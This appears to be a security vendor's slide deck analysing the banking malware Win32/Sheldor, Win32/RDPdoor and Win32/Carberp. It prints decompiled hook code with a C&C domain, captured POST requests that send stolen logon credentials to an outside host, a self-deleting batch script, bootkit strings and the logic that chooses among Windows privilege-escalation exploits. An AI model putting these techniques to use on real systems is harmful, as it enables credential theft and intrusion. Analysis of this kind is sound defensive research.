
# Win32/Sheldor & Win32/RDPdoor

# Win32/Sheldor and TeamViewer in action

1. Request cloud ID
2. Set cloud ID
3. Send ID to C&C
4. Malicious connection




# Under the hood: DLL hooking





# Malicious DLL call graph



# Malicious DLL decompilation

```
DWORD *__cdecl RedirectExportCall()  
{  
    int v0; // eax@1  
  
    ExportNames.AddProcessExclusion = "AddProcessExclusion";  
    ExportNames.GetChangeRect = "GetChangeRect";  
    ExportNames.GetChangedWindowList = "GetChangedWindowList";  
    ExportNames.IsTitleBarButtonPressed = "IsTitleBarButtonPressed";  
    ExportNames.RemoveProcessExclusion = "RemoveProcessExclusion";  
    ExportNames.SetButtonXOffset = "SetButtonXOffset";  
    ExportNames.SetSingleWindow = "SetSingleWindow";  
    ExportNames.ShowTitleBarButton = "ShowTitleBarButton";  
    ExportNames.StartHooks = "StartHooks";  
    ExportNames.StopHooks = "StopHooks";  
    LoadOriginalDll("TS.dll", &ExportNames, &ExpAddresses, 10);  
    dword_100040A1 = v0;  
    AddProcessExclusionProc = ExpAddresses.AddProcessExclusionAddr;  
    GetChangeRectProc = ExpAddresses.GetChangeRectAddr;  
    GetChangedWindowListProc = ExpAddresses.GetChangedWindowListAddr;  
    IsTitleBarButtonPressedProc = ExpAddresses.IsTitleBarButtonPressedAddr;  
    RemoveProcessExclusionProc = ExpAddresses.RemoveProcessExclusionAddr;  
    SetButtonXOffsetProc = ExpAddresses.SetButtonXOffsetAddr;  
    SetSingleWindowProc = ExpAddresses.SetSingleWindowAddr;  
    ShowTitleBarButtonProc = ExpAddresses.ShowTitleBarButtonAddr;  
    StartHooksProc = ExpAddresses.StartHooksAddr;  
    StopHooksProc = ExpAddresses.StopHooksAddr;  
    SpliceProc(WinVerifyTrust, &unk_10004238, NewWinVerifyTrust, 1);  
    SpliceProc(CreateDirectoryW, &unk_1000423D, NewCreateDirectoryW, 1);  
    SpliceProc(FindWindowW, &unk_10004242, NewFindWindowW, 1);  
    SpliceProc>ShowWindow, &unk_10004247, NewShowWindow, 1);  
    SpliceProc(CreateDialogParamW, &unk_1000424C, NewCreateDialogParamW, 1);  
    SpliceProc(SetWindowTextW, &unk_10004251, NewSetWindowTextW, 1);  
    AdminPanel[0] = "goeiuyi.net";  
    AdminPanel[1] = L"0000";  
    AdminPanel[2] = &a0000[1];  
    AdminPanel[3] = L"";  
    AdminPanel[4] = &a0000[3];  
    return &AdminPanel[5];  
}
```

Functions for calling  
from original TS.dll

Load original TS.dll

Hook functions

C&C URL

# Sheldor C&C panel

Страна

По возрастанию

Сортировать!

vse

✓

ibank

✎

pc ibank

✎

BSS

✎

PSB

✎

SBER

✎

ID	Бот ID/Пароль	Бот IP	Токен	Комментарий	Статус
№ 1	3	1	0		Online

ID/Пароль		Дата&Время1	Дата&Время2	Дата&Время3
IP	195	2011-01-09 23:24:41	2011-01-09 23:19:45	2011-01-09 23:16:09
Токен	0	00:01:11	00:01:01	00:01:43
Адрес	At	2011-01-09 23:24:57	2011-01-09 23:19:49	2011-01-09 23:17:01

Комманда

Выполнить

Результат последней: Fail

Комментарий

Написать

Отправить в

vse

✎

Отправить!

Удалить

vse

ibank

pc ibank

BSS

PSB

SBER

# Win32/RDPdoor installation

```
POST /query4.php HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Host: zncob-went.info
```

```
POST /query4.php HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Host: zncob-went.info
Content-Length: 121
Pragma: no-cache
```

```
q=a&id=E868D217-05010A28&o=2:5:1:2600:3:0:256:1:32:Service Pack 3&v=2.1.28&c=en&l=US&t=5&lip=192.168.220.128&ts=0K&u=user HTTP/1.1 200 OK
```


```
Via: 1.0 ESETSRV
Connection: close
Proxy-Connection: close
Content-Length: 6
Expires: Mon, 18 Apr 2011 14:45:56 GMT
Date: Mon, 18 Apr 2011 14:45:55 GMT
Content-Type: text/html; charset=UTF-8
Server: nginx/0.9.6
X-Powered-By: PHP/5.2.14
Cache-Control: max-age=1
X-Cache: MISS from enf.localdomain
X-Cache-Lookup: MISS from enf.localdomain:8080
```

<WEB>+

```
дѣЦg6Як]ОП.мѣѢМНІВ.6Vм#{...9Kka4`/з<єN:й(-ю |.38_S|@/
2t.ов н.~R.кUnyv.y~JМ6W,,ЯГам0т.з|ЮЦКЕтREч_8.2Впз3а+.<
```

# Stealing authentication data

1. Install GINA extension DLL
2. Display fake logon screen
3. Capture user name & password
4. Send to C&C



HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL




xtgina.dll

c:\windows\system32\xtgina.dll

```
POST /query4.php HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Host: zncob-went.info
Content-Length: 147
Pragma: no-cache
```

```
q=a&id=E868D217-05010A28&o=2:5:1:2600:3:0:256:1:32:Service Pack 3&v=2.1.28&c=en&l=US&t=0&lip=192.168.255.129&ts=OK&lp0=user::ORGANIZA-4A866E&u=user HTTP/1.1 200 OK
```




# Win32/Carberp



# Win32/Carberp detections over time in Russia


*Cloud data from Live Grid*

January 2010 – November 2011



# Win32/Carberp detection statistics by country

*Cloud data from Live Grid*



Self-protect method	Functionality
Bypassing AV-emulators	many calls of rare WinAPI functions
Code injection method	ZwQueueApcThread() ZwResumeThread()
Unhooking method	check first bytes of API function body and delete hooks
Command and string encryption	custom encryption algorithm
Bot authentication on C&C	file with authentication data stored on infected PC
Network communication encryption	base64( RC2(data) )
API function calls encryption	custom hash algorithm
Detection of AV hooks	comparison of the first original bytes
Bypassing static AV signatures	adds random junk bytes to dropped files
Hiding in the system	hook system functions bootkit infector (September 2011)

# Carberp going deeper from September 2011


```
_IsWow64Process@4•
UBR•
\PHYSICALDRIVE@•
\PHYSICALDRIVE@•
BKSETUP: Payload of %u bytes successfully written at sector %x.
\Device\Harddisk@Partition%u•
\Device\Harddisk@Partition%u•
NTFS •
BKSETUP_%04x: BK setup dll version 2.1.
BKSETUP_%04x: Attached to a 32-bit process at 0x%x.
BKSETUP_%04x: Detached from a 32-bit process.
{<%08X-%04X-%04X-%04X-%08X%04X>•
IsWow64Process•
KERNEL32.DLL•
open•
%lu.bat•
"%s"•
attrib -r -s -h%1
:klabel
del %1
if exist %1 goto klabel
del %0
Software\Classes\CLSID\•
runas•
BKSETUP: Failed generating program key name.
BKSETUP: Already installed.
BKSETUP: OS not supported.
BKSETUP: Not enough privileges to complete installation.
BKSETUP: No joined payload found.
BKSETUP: Installation failed because of unknown reason.
BKSETUP: Successfully installed.
BKSETUP: Version: 1.0
BKSETUP: Started as win32 process 0x%x.
BKSETUP: Process 0x%x finished with status %u.
BKSETUP: Version: 1.0
BKSETUP: Started as win32 process 0x%x
BKSETUP: Process 0x%x finished with status %u
2007
```

```

result = GetVersionEx(&osVerInfo);
if ( result )
{
    if ( osVerInfo.dwMajorVersion == 5 )           // WinXP
    {
        status = ExploitKeyboardLayoutVuln();      // MS10-073
        if ( status )
            goto NEXT_STEP;
        imBase = GetImageBaseSelf();
        if ( !CheckPE(imBase) )
        {
            size = 0;
            data = GetDataFromSection("DROPER_DLL", &size);
            if ( data )
            {
                if ( size )
                {
                    hDll = _GenTempFileName();
                    WriteDataInFile(hDll, data, size);
                    status = BypassHIPS(hDll);        // AddPrintProvider
                    CheckName(hDll);
                    zero = 0;
                }
            }
        }
        if ( status != zero )
            goto NEXT_STEP;
        exp_status = Exploit_dotNetVuln(ModFileName); // .NET Runtime Optimization Vuln
    }
    else
    {
        if ( osVerInfo.dwMajorVersion != 6 )       // Vista or Win2008
            goto NEXT_STEP;
        if ( !osVerInfo.dwMinorVersion )
        {
            if ( ExploitTaskSchedVuln(ModFileName) ) // MS10-092
                status = 2;
        }
        if ( osVerInfo.dwMinorVersion != 1 )       // Win7 or Win2008 R2
            goto NEXT_STEP;
        exp_status = ExploitEUDCFontVuln();        // MS11-011
    }
    status = exp_status;
}

